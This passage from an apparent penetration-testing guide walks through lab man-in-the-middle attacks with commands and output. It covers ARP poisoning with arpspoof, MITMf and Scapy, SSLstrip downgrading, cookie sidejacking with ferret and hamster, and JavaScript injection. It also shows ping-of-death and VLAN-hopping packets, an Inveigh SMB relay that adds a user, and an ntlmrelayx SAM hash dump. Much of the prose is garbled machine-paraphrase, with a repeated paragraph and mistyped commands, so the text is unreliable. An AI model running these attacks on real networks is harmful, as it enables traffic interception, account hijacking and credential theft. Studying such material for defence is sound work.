Along these lines, that is the fundamental guideline of the MITM attack and ARP poisoning. Essentially, we're going to tell the Client that we are the Wi-Fi router, and afterward we will tell the router that we are the Client. This will put us in the middle of the packet flow, between the Client and the Wi-Fi router, and every one of the packets will begin coursing through our device. At that point we can read the packet, alter them, or drop them.

## ARP spoofing using arpspoof

Presently, how about we perceive how to run a genuine ARP attack, diverting the stream of packets also, making it course through our device. We will discuss a tool called arpspoof, which is a piece of a suite called dsniff. dsniff is a suite that contains various projects that can be utilized to dispatch MITM attack. We're simply going to discuss arpspoof, and we will perceive how to utilize it to complete ARP poisoning, which diverts the stream of packets through our device. The arpspoof tool is old, but it still works, and on the grounds that it's so straightforward it's been ported to Android, iOS, and other littler working frameworks. There're many individuals that really get a kick out of the chance to utilize it to do ARP poisoning, which is for what reason we will demonstrate to you best practices to utilize this tool. In the following segment and every one of the segments from that point onward, we will utilize a tool called ettercap. We'll perceive how we utilize it and how to do ARP poisoning with it, yet for this segment we simply need to demonstrate to utilize arpspoof in light of the fact that it will be

utilized a great deal, so we have to realize how to utilize it. It's exceptionally straightforward, at any rate.

In this way, we are associated now to the objective network. How about we perceive how we utilize the tool. It will be arpspoof -i, to pick our web card (virtual card), so it's eth0. At that point we will put in the target IP address. In this way, our target is the Windows device, with its IP, 10.0.2.5. At that point we will put the IP address for the access point, which is 10.0.2.1. We will tell the access point that the client IP address has our MAC address, so fundamentally, we will tell the access point that we are the target client:

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.5 10.0.2.1
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
```

After this, we will need to run arpspoof once more, and as opposed to telling the access point that we the target client, we will tell the client that we are the access point, so we're simply going to flip the IPs:

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.1 10.0.2.5
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
```

In this way, by running both the preceding commands we will trick the access point and the client, and we will give the packet a chance to move through our device. Presently, how about we see, at the target, Windows is the target device, so we are heading off to the ARP table.

Along these lines, if we just run the arp -a command in the Windows machine, it will demonstrate to us the ARP table. In this way, we can find in the accompanying screen capture that the IP address for the access point is 10.0.2.1, and we can see its MAC address is 52-54-00-12-35-00. It's put away in this ARP table:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00    dynamic
  10.0.2.3              08-00-27-a2-a8-54    dynamic
  10.0.2.15             08-00-27-0b-91-66    dynamic
  10.0.2.255           ff-ff-ff-ff-ff-ff    static
  224.0.0.22           01-00-5e-00-00-16    static
  224.0.0.251          01-00-5e-00-00-fb    static
  224.0.0.252          01-00-5e-00-00-fc    static
  239.255.255.250      01-00-5e-7f-ff-fa    static
  255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

Now, once we do the attack, we will see that the MAC address 08-00-27-0b-91-66 for the target access point is going to change, and it's going to be the attacker's MAC address:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-0b-91-66    dynamic
  10.0.2.3              08-00-27-a2-a8-54    dynamic
  10.0.2.15             08-00-27-0b-91-66    dynamic
  10.0.2.255           ff-ff-ff-ff-ff-ff    static
  224.0.0.22           01-00-5e-00-00-16    static
  224.0.0.251          01-00-5e-00-00-fb    static
  224.0.0.252          01-00-5e-00-00-fc    static
  239.255.255.250      01-00-5e-7f-ff-fa    static
  255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

We'll likewise need to accomplish something many refer to as enabling IP forwarding. We do that so when the packets move through our device they don't get dropped, so every packet that goes through our device gets really sent to its destination. In this way, when we get a packet from the router it goes to the client, and when a packet originates from the client it ought to go to the router without being dropped in our device. Along these lines, we will enable it utilizing this command:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

## ARP spoofing using MITMf

In this section, and the following couple of areas, we will discuss about a tool called MITMf, and as the name proposes, this device enables you to run various MITM attack. In this way, how about we run the tool, perceive how we utilize it, and we will complete a fundamental ARP poisoning attack, precisely as we did in the past section.

If we do ifconfig just to see our interfaces, we'll see that we have the eth0 card connected to the internal network at 10.0.2.15:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe0b:9166 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0b:91:66 txqueuelen 1000 (Ethernet)
    RX packets 29781 bytes 39741282 (37.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11219 bytes 1171022 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 42705 bytes 55549817 (52.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42705 bytes 55549817 (52.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Presently, go to the Windows machine and run arp - a to see our MAC locations, and we can find in the accompanying screen capture that we have the gateway at 10.0.2.1, and the MAC address ends with 35-00:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
Internet Address      Physical Address      Type
10.0.2.1              52-54-00-12-35-00    dynamic
10.0.2.3              08-00-27-a2-a8-54    dynamic
10.0.2.15             08-00-27-0b-91-66    dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

So, we're going to run the ARP poisoning attack and see whether the MAC address changes and whether we can become the MITM.

To utilize the tool, the name of which is MITMf, we will put the command first. At that point we will instruct it to do ARP poisoning, at that point we will give it the gateway(the IP of the router), at that point we will give it the IP of our device, and after that give it the interface. The command is as follows:

```
mitmf --arp --spooft --gateway 10.0.2.1 --target 10.0.2.5 -i eth0
```

```
root@kali:~# mitmf --arp --spoofer --gateway 10.0.2.1 --target 10.0.2.5 -i eth0

[+] MITMf v0.9.0 - 'The Dark Side'
  |_ Spoofer v0.6
  |_ ARP spoofing enabled

  |_ Sergio-Proxy v0.2.1 online
  |_ SSLstrip v0.9 by Moxie Marlinspike online

  |_ Net-Creds v1.0 online
  |_ MITMf-API online
  |_ HTTP server online
  * Serving Flask app "core.mitmfapi" (lazy loading)
  * Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
  * Debug mode: off
  * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
  |_ DNSCher v0.4 online
  |_ SMB server online
```

Let's go to the Windows machine, run `arp -a`, and see whether we managed to become the center of the connection.

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
Internet Address      Physical Address      Type
10.0.2.1              08-00-27-0b-91-66    dynamic
10.0.2.3              08-00-27-a2-a8-54    dynamic
10.0.2.15             08-00-27-0b-91-66    dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

So, that implies we're the MITM right now, and the tool naturally begins a sniffer for us. So rather than arpspoof, which just places us in the center, this tool really begins a sniffer.

In this way, on a Windows machine, we will go to a site called Hack.me, and afterward we will go to the login page to sign in to an account while the MITM attack is running, and afterward we are simply going to utilize a username and a password.

```
2018-07-16 05:49:46 10.0.2.5 [type:Firefox-61 os:Windows] POST Data (me.hack.me):  
CLA=auth&FUN=loginJson&username=zaid%40isecurity.org&password=123456&token=%3A)
```

Basically, we can see any username and password that is entered by the target also we can see the URL that his requested.

## Bypassing HTTPS

In the past section, we perceived how to sniff and catch anything sent over HTTP request.

Most popular sites utilize HTTPS rather than HTTP. This implies when we attempt to turn into the MITM, when the individual goes to that site, the site will show a warning saying that the certification of that site is invalid. That way, the individual will be suspicious and likely won't sign in to that page. Along these lines, what we will do is utilize a tool called SSLstrip, which will downgrade any HTTPS request for to HTTP; so at whatever point the target individual attempts to go to <https://hotmail.com>, for instance, they'll be diverted to the HTTP of hotmail.com.

If we look at the following screenshot, once we run this program, we will see that it will actually, tell us that SSLstrip has been started and it's online:



```
[*] MITMf v0.9.8 - 'The Dark Side'
|_ SpooF v0.6
|_ |_ ARP spoofing enabled

|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online

|_ Net-Creds v1.0 online
|_ MITMf-API online
|_ HTTP server online
* Serving Flask app "core.mitmefapi" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```

In this way, we will return and we will attempt to go to hotmail.com, and we will see in the accompanying screen capture that, rather than the HTTPS version that we're getting, we're really going to go to a HTTP version of hotmail.com.

```
loginfmt=zaid%40hotmail.com&login=zaid%40hotma;l.com&passwd=123456
```

In this way, we will return and we will attempt to go to hotmail.com, and we will see in the accompanying screen capture that, rather than the HTTPS version that we're getting, we're really going to go to a HTTP version of hotmail.com.

Sites, for example, Facebook and Google are really utilizing something called HSTS, and what that does is this; fundamentally, the browser comes in with a pre-hardcoded list of sites that must be perused as HTTPS. Along these lines, regardless of whether we attempt to downgrade the HTTPS connection to HTTP, the program will simply decline to demonstrate the site, or simply demonstrate a HTTPS version of it. This because, without connection to anything, the browser as a rundown put away locally on the local PC saying that it shouldn't open Facebook, Gmail,



and such sites as HTTP. In this way, the manner in which we attempt to do it, the site will simply decline to open in HTTP.

## Session hijacking

Imagine a scenario where the target never really entered their password? Imagine a scenario in which they utilize the Remember Me feature, so when they go to the website, they as of now get signed in into that website? That way, they never enter the password, the password is never sent to the server, and in this manner, we'll never have the capacity to catch the password since it's not in any case sent. Along these lines, how about we examine that.

For this situation, the clients really get authenticated dependent on their cookies. The cookies are stored in the browser, and each time the individual attempts to go to the site they will be confirmed to the site dependent on the cookies. What we can do is sniff out these cookies and inject them into our browser, and in this manner, we'll have the capacity to sign into the account without entering the secret key, the very same way that the target is being authenticated to their account.

To do that, we will utilize a tool called ferret, and ferret doesn't come installed with Kali. To install it, we will need to run `apt-get install ferret-sidejack`. When we have that, as a matter of first importance we will end up being the MITM utilizing a similar command that we've been utilizing in the past areas.

We should simply type in ferret, and after that we put our interface, which is eth0 for our situation. Once more, if we are utilizing our wireless, put as the interface the name of our wireless card. The command is as per the following:

```
ferret - I eth0
```

```
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct 3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or director
y
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.8.1
 1 eth0      (No description available)
 2 any       (Pseudo-device that captures on all interfaces)
 3 lo        (No description available)
 4 nflog     (Linux netfilter log (NFLOG) interface)
 5 nfqueue   (Linux netfilter queue (NFQUEUE) interface)
 6 usbmon1   (USB bus number 1)
 7 usbmon2   (USB bus number 2)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
ID-IP=[10.0.2.1], macaddr=[08:00:27:0b:91:66]
ID-MAC=[08:00:27:0b:91:66], ip=[10.0.2.1]
ID-IP=[10.0.2.5], macaddr=[08:00:27:0b:91:66]
ID-MAC=[08:00:27:0b:91:66], ip=[10.0.2.5]
Traffic seen
ID-IP=[10.0.2.15], macaddr=[08:00:27:0b:91:66]
```

We're additionally going to begin a graphical interface, a web GUI, that will permit us, to inject the cookies and explore into our framework's session. To do that, we will utilize a tool called hamster.

```
root@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```

We are going to copy the proxy link that hamster gave us, which is <http://127.0.0.1:1234>, and we will go to our browser. Presently, we have to adjust our proxy settings to utilize hamster, so in our Kali program we will go to Preferences | Advanced | Network | Settings, and we will set it to utilize a manual configuration, and we will set the port to 1234.

We go and select our adapter by going into **adapters** and entering eth0. Then, click **Submit Query**:



Our target is 10.0.2.5; that is our target IP. We will tap on it, and as should be obvious in the accompanying screen capture, on the left we have every one of the URLs that contain cookies related with our target:



if we click on URL, we will be actually logged in without having to enter a username or password.

## MITMf code injection

We will utilize a similar command that we generally utilize. The main distinction is we will embed the --inject plugin, and after that we have distinctive choices for injection.

There are three fundamental options:

- We can have our code put away into a file, and we can utilize `--js-file` or `--html-file` to inject the code put away in the file that you indicate.
- Code can be put away on the web, and it has a URL. We can utilize that URL utilizing the `--js-url` or the `--html-url` option.
- We can really supply the code itself through the command utilizing the `--js-payload` or on the other hand the `--html-payload` option.

We will supply the code through the command the first run through, and after that do it utilizing a file. We will utilize `--inject-payload`, and after that we will do `--js-payload`. Our command will be equivalent to dependably, `mitmf`, and after that we will include the choice, the module, which is `--inject`, and after that we will reveal to it that we need to determine the code through the command. We will utilize the `--js-payload`, as then we can put the JavaScript code after the `--js-payload` alternative. We will put in our JavaScript code, and we will utilize extremely basic code that will just show a message on the target PC. Our code wouldn't attempt to hack anything; all it will do is simply show a message box on the objective PC is as per the following:

```
mitmf --arp --spoof -i eth0 --gateway 10.0.2.1 --target 10.0.2.5  
--inject --js-payload "alert('test')"
```

Once more, we can really Google JavaScript codes and see codes that will be valuable for us. For instance, there are JavaScript keyloggers, there are codes that can take [screen captures](#) of the target PC, and there is a considerable measure of different codes. You can divert the target PC elsewhere, take their cookies; you can complete a considerable measure of these incredible attack.

## 2. Scapy

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets.

This capability allows construction of tools that can probe, scan or attack networks. In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace `hping`, `arp spoof`, `arp-sk`, `arping`, `p0f` and even some parts of `Nmap`, `tcpdump`, and `tshark`).



Scapy also performs very well on a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, . . . ), etc.

The thought is basic. Scapy for the most part completes two things: sending packets and accepting answers. You characterize an arrangement of packets, it sends them, gets answers, matches demands with answers and returns a list of packets couples (request, answer) and a list of unmatched packets. This has the enormous favorable position over tools like Nmap or hping that an answer isn't decreased to (open/closed/filtered), however is the entire packet.

## 2.1 MyFirstPacket

Along these lines, how about we simply ahead and take a gander at our first packet. I will simply ahead and make one with a payload with a message MyFirstPacket embedded inside an ICMP packet. the packet breakdown and subtle elements of how I did it.

The breakdown is as per the following:

**p**: This is the name of the packet

**IP()**: This is the type of packet you need to make, for this situation an IP packet

**(dst="192.168.0.6")**: This is the destination to send the packet to (for this situation my router)

**/ICMP()**: If you need to make an ICMP packet with the default value given by scapy

**/"MyFirstPacket")**: The payload to incorporate which you don't need to give with the end

## 2.2 Sending and receiving

Scapy furnishes us with three functions for sending and receiving packets. The first two functions necessitate that it's built for the network layer packets just, for example, IP, ICMP, and ARP packets. You may utilize `sr()` for sending and accepting packets whether they are answered or unanswered response. The other elective function is `sr1()` and this will just return one packet because of the packet sent. For layer 2 packet, you would utilize `srp()` which gives a similar capacity to sending/receiving packets.

## 2.3 Layering

There are different approaches to push out packets with `send()` for layer 3 and `sendp()` for layer 2 that'll be spoken to by a progression of periods, every one of which represents to 1 packet sent when executed. Sending various packets should be possible by controlling the time to live function in the IP, giving a loop function...etc

A very important feature you need to know about is layering between upper- and lower-layer data is done using the key/to bridge the two sets of data together.

```
>>> IP()
<IP  |>
>>> IP()/UDP()
<IP frag=0 proto=udp |<UDP  |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=tcp |<TCP  |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=tcp |<TCP  |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> IP(proto=58)/TCP()
<IP frag=0 proto=ipv6_icmp |<TCP  |>>
>>> |
```

Here's a simplified view of several various examples of layer packets. The first line was just an IP packet. The next line we layered a UDP protocol which could be a TCP. Remember UDP is connectionless and TCP is connection oriented requiring a 3-handshake at the initiation of a connection. The third packet we created is now a frame when it becomes encapsulated with the Ethernet header which operated down in layer 2. For the fourth one, we are back at layer 3 and the GET / HTTP... would reference to the inputted dns that's being requested by a host ( so basically anytime someone is try to reach a or clicks on a link would commonly be sending get request). The Last statement defines what IP protocol to use which we input the value 58, which is IPv6 ICMP. These are just a few common examples to help you understand how easy it is to create a multi-layered protocol with scapy that's very customizable to test for vulnerability, network issues, and packet inspection.

## 2.4 Viewing the packet

Scapy offers several ways for the end users to examine packets. Use the following commands as a reference to get your desired output with the example, `packets=IP(dst="192.168.0.2" ttl=14)`. You can customize the packet protocol to your heart's content. Then you can use the following methods to view the data:

**packets.summary()**: This provide short list of details such as the IP protocol, source and destination address, and payload details

**packets.nsummary()**: Gives the same result as the `summary()` with a packet number

**packets.show()**: This provides a much more organized display and component details of the packet

**packets.show2()**: This is very similar to the previous function except checksum is calculated

**packets.psdump()**: Maps a PostScript illustration explaining the breakdown of the packet

**packets.pdfdump()**: This provides a PDF Visual explaining the breakdown of the packet

**packets.sprintf()**: This returns field values of the packet data in a string format

**packet.decode\_payload\_as()**: You may alter the decoding method of the payload using this function

**ls(packets)**: This lists packet content values

**hexdump(packets)**: This gives you the hexadecimal dump of the packet

**str(packets)**: This builds a packet with defaulted values If you have a list of a [pcap](#) file it may also be helpful to know the following to help you organize the data to be more easily readable. We are going to be using what are called lambda functions. Don't let the term intimidates you; they are only capable of executing:

**filter()**: Provides a lambda function to filter the provided list of packets

**plot()**: Plots a list of packets with the provided lambda function

**Make table()**: The table of table is also organized based on the given lambda function

## 2.5 Classical attacks:

- Malformed packets:

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

- Ping of death:

```
send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

- VLAN hopping

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

- Wireless sniffing:

```
sniff(iface="ath0",prn=lambda x:x.strftime(
{Dot11Beacon:%Dot11.addr3%\t%Dot11Beacon.info%\t%PrismHeader.cha
nnel%\t%Dot11Beacon.cap%}"))
```

- ARP poisoning commands

The following is an example of how to use scapy to poison the ARP cache on a network. By using the following commands, the targeted device is prevented from joining the gateway of the network. The commands direct the attack to poison the ARP cache by using a VLAN hopping attack. That is why we set /Dot1Q(vlan=1)/Dot1Q(vlan=2):

```
send( Ether(dst=XX-XX-XX-XX-XX)/ARP(op="who-has", psrc=gateway,
pdst=client), inter=RandNum(10,40), loop=1 )
```

**Double 802.1q encapsulation:**

```
send( Ether(dst=XX-XX-XX-XX-XX)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
/ARP(op="who-has", psrc=gateway, pdst=client), inter=
```

**The short-cut:**



```
arpcachepoison(target, victim, interval=60)
```

## References and Further Reading

- Applied Network Security[Arthur Salmon-Warun Levesque-Michael McLafferty]
- Scapy Documentation[Philippe Biondi and the Scapy community]
- Learn Ethical Hacking from Scratch[Zaid Sabih]
- Fragmentation (Overlapping) Attacks One Year Later...[Antonios Atlasis]

## Chapter 10

# Network Domination & Persistence

Contributor: Ian Barwise

Achieving domination of the network requires continued stealth but also knowledge of the target OS environment. Once an attacker has gained access to the system they will attempt to remain hidden and elevate permissions on the network. There are several methods for achieving network dominance and stealth. If an attacker's existence were to be discovered on the network, then there is a high probability that the attacker will lose network or client access and possibly risk losing all of the time, effort, and resources they invested in gaining system access to begin with. It is relatively safe to assume that once a system's defenses have been compromised, an attacker will attempt to plant more than one backdoor to regain entry to the system for future exploitation perhaps utilizing some type of Remote Access Tool (RAT) or other technique.

Once an attacker has established a foothold within the Enterprise by gaining system-level access, sadly it is usually quite a simple task to elevate permissions to the domain or even enterprise admin level. Let's explore some methods of accomplishing this that focus on Windows systems specifically as Linux OS exploits are covered elsewhere within this Guide.



Gaining domain admin — a scary proposition for all IT departments; shock & awe best conveyed by Shelley Duvall's expression in *The Shining*

## Gaining Domain Admin

When encountering older Windows OS environments, Red Teamers may well be able to obtain NTLMv1 and NTLMv2 hashes along with recovered credentials by intercepting hashes using a packet sniffing tool such as *Inveigh*, *Impacket*, or *Wireshark*. *Inveigh* is a .NET framework packet sniffer that listens for and responds to LLMNR/mDNS/NBNS requests while also capturing incoming NTLMv1/NTLMv2 authentication attempts over the Windows Server Message Block (SMB) service. *Inveigh* was designed to be used in combination with Windows PowerShell to spoof ADIDNS, LLMNR, mDNS, NBNS and conduct man-in-the-middle (MITM) attacks. Using *Inveigh* has the advantage of avoiding port conflicts with default running services and it also contains HTTP/HTTPS/Proxy listeners for capturing incoming authentication requests and performing attacks. *Inveigh* relies on creating multiple run spaces to load the sniffer, listeners, and control functions within a single shell and PowerShell process.

```

Administrator: Windows PowerShell
PS C:\Users\kevin\Desktop\Inveigh> Invoke-InveighRelay -ConsoleOutput Y -StatusOutput N -Target 192.168.125.11 -Command
net user commandtest Fail2018! /add" -Attack Enumerate,Execute,Session
[+] [2018-09-17T19:59:24] HTTP request for / received from 192.168.125.102
[+] [2018-09-17T19:59:24] HTTP host header 192.168.125.100 received from 192.168.125.102
[+] [2018-09-17T19:59:24] HTTP user agent received from 192.168.125.102:
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
WARNING: [!] [2018-09-17T19:59:24] HTTP to SMB relay initiated by 192.168.125.102
WARNING: [!] [2018-09-17T19:59:24] Selecting a random target
WARNING: [!] [2018-09-17T19:59:24] Grabbing challenge for relay from 192.168.125.11
WARNING: [!] [2018-09-17T19:59:24] Received challenge E503D1A88958B2CA for relay from 192.168.125.11
WARNING: [!] [2018-09-17T19:59:24] Providing challenge E503D1A88958B2CA for relay to 192.168.125.102
[+] [2018-09-17T19:59:24] HTTP NTLMv2 challenge/response captured from 192.168.125.102 (INVEIGH-WKS2):
inveigh\testuser1 [not unique]
WARNING: [!] [2018-09-17T19:59:24] Sending NTLMv2 response for inveigh\testuser1 for relay to 192.168.125.11
WARNING: [!] [2018-09-17T19:59:24] HTTP to SMB relay authentication successful for inveigh\testuser1 on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:24] inveigh\testuser1 has command execution privilege on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:24] Session 0 added to session list
[+] [2018-09-17T19:59:25] 192.168.125.11 Administrators group member users:
INVEIGH-SRV1\Administrator,INVEIGH\testuser1
[+] [2018-09-17T19:59:25] 192.168.125.11 Administrators group member groups:
INVEIGH\Domain Admins
[+] [2018-09-17T19:59:25] 192.168.125.11 local users:
Administrator,DefaultAccount
[+] [2018-09-17T19:59:25] 192.168.125.11 custom shares:
Share
WARNING: [!] [2018-09-17T19:59:25] inveigh\testuser1 has command execution privilege on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:25] Service KHUOHUFEPHOTROEGLWVP created on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:25] Trying to execute command on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:25] Command executed on 192.168.125.11
WARNING: [!] [2018-09-17T19:59:26] Service KHUOHUFEPHOTROEGLWVP deleted on 192.168.125.11
PS C:\Users\kevin\Desktop\Inveigh> Get-Inveigh -session

Session Target      Initiator      User           Privileged Status      Established      Last Activity
-----
0 192.168.125.11 192.168.125.102 inveigh\testuser1 yes          connected 2018-09-17T19:59:24 2018-09-17T19:59:24

PS C:\Users\kevin\Desktop\Inveigh> Invoke-SMBClient -Session 0 -Source \\192.168.125.11\Share
Mode      LastWriteTime      Length Name
-----
-a---    8/28/2018 9:14 PM      10164 \\192.168.125.11\Share\passwords.txt

```

Using Inveigh to obtain NTLMv1/NLTMv2 hashes; image courtesy of Github

```

user@localhost:~$ sudo proxychains ntlmrelayx.py -t smb://192.168.222.103 -smb2support
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 127.0.0.1, attacking target smb://192.168.222.103
|S-chain|-<-127.0.0.1:1080-<->-192.168.222.103:445-<->-OK
[*] Authenticating against smb://192.168.222.103 as TESTSEGMENT\backupadmin SUCCEED
[*] SMBD: Received connection from 127.0.0.1, attacking target smb://192.168.222.103
|S-chain|-<-127.0.0.1:1080-<->-192.168.222.103:445-<->-OK
[*] Authenticating against smb://192.168.222.103 as TESTSEGMENT\backupadmin SUCCEED
[*] SMBD: Received connection from 127.0.0.1, attacking target smb://192.168.222.103
|S-chain|-<-127.0.0.1:1080-<->-192.168.222.103:445-<->-OK
[*] Authenticating against smb://192.168.222.103 as TESTSEGMENT\backupadmin SUCCEED
[*] Target system bootKey: 0x88e8f6494cdfcdb54b259cdcaaf5e19c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0x88e8f6494cdfcdb54b259cdcaaf5e19c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0x88e8f6494cdfcdb54b259cdcaaf5e19c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:32cf4d4dc244299e7970d87f0ddcc732:::
[*] Done dumping SAM hashes for host: 192.168.222.103
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:32cf4d4dc244299e7970d87f0ddcc732:::
[*] Done dumping SAM hashes for host: 192.168.222.103
Guest:501:aad3b435b51404eeaad3b435b51404ee:32cf4d4dc244299e7970d87f0ddcc732:::
[*] Done dumping SAM hashes for host: 192.168.222.103

```

Using Impacket for SMB/NTLM relays; image courtesy of DiabloHorn

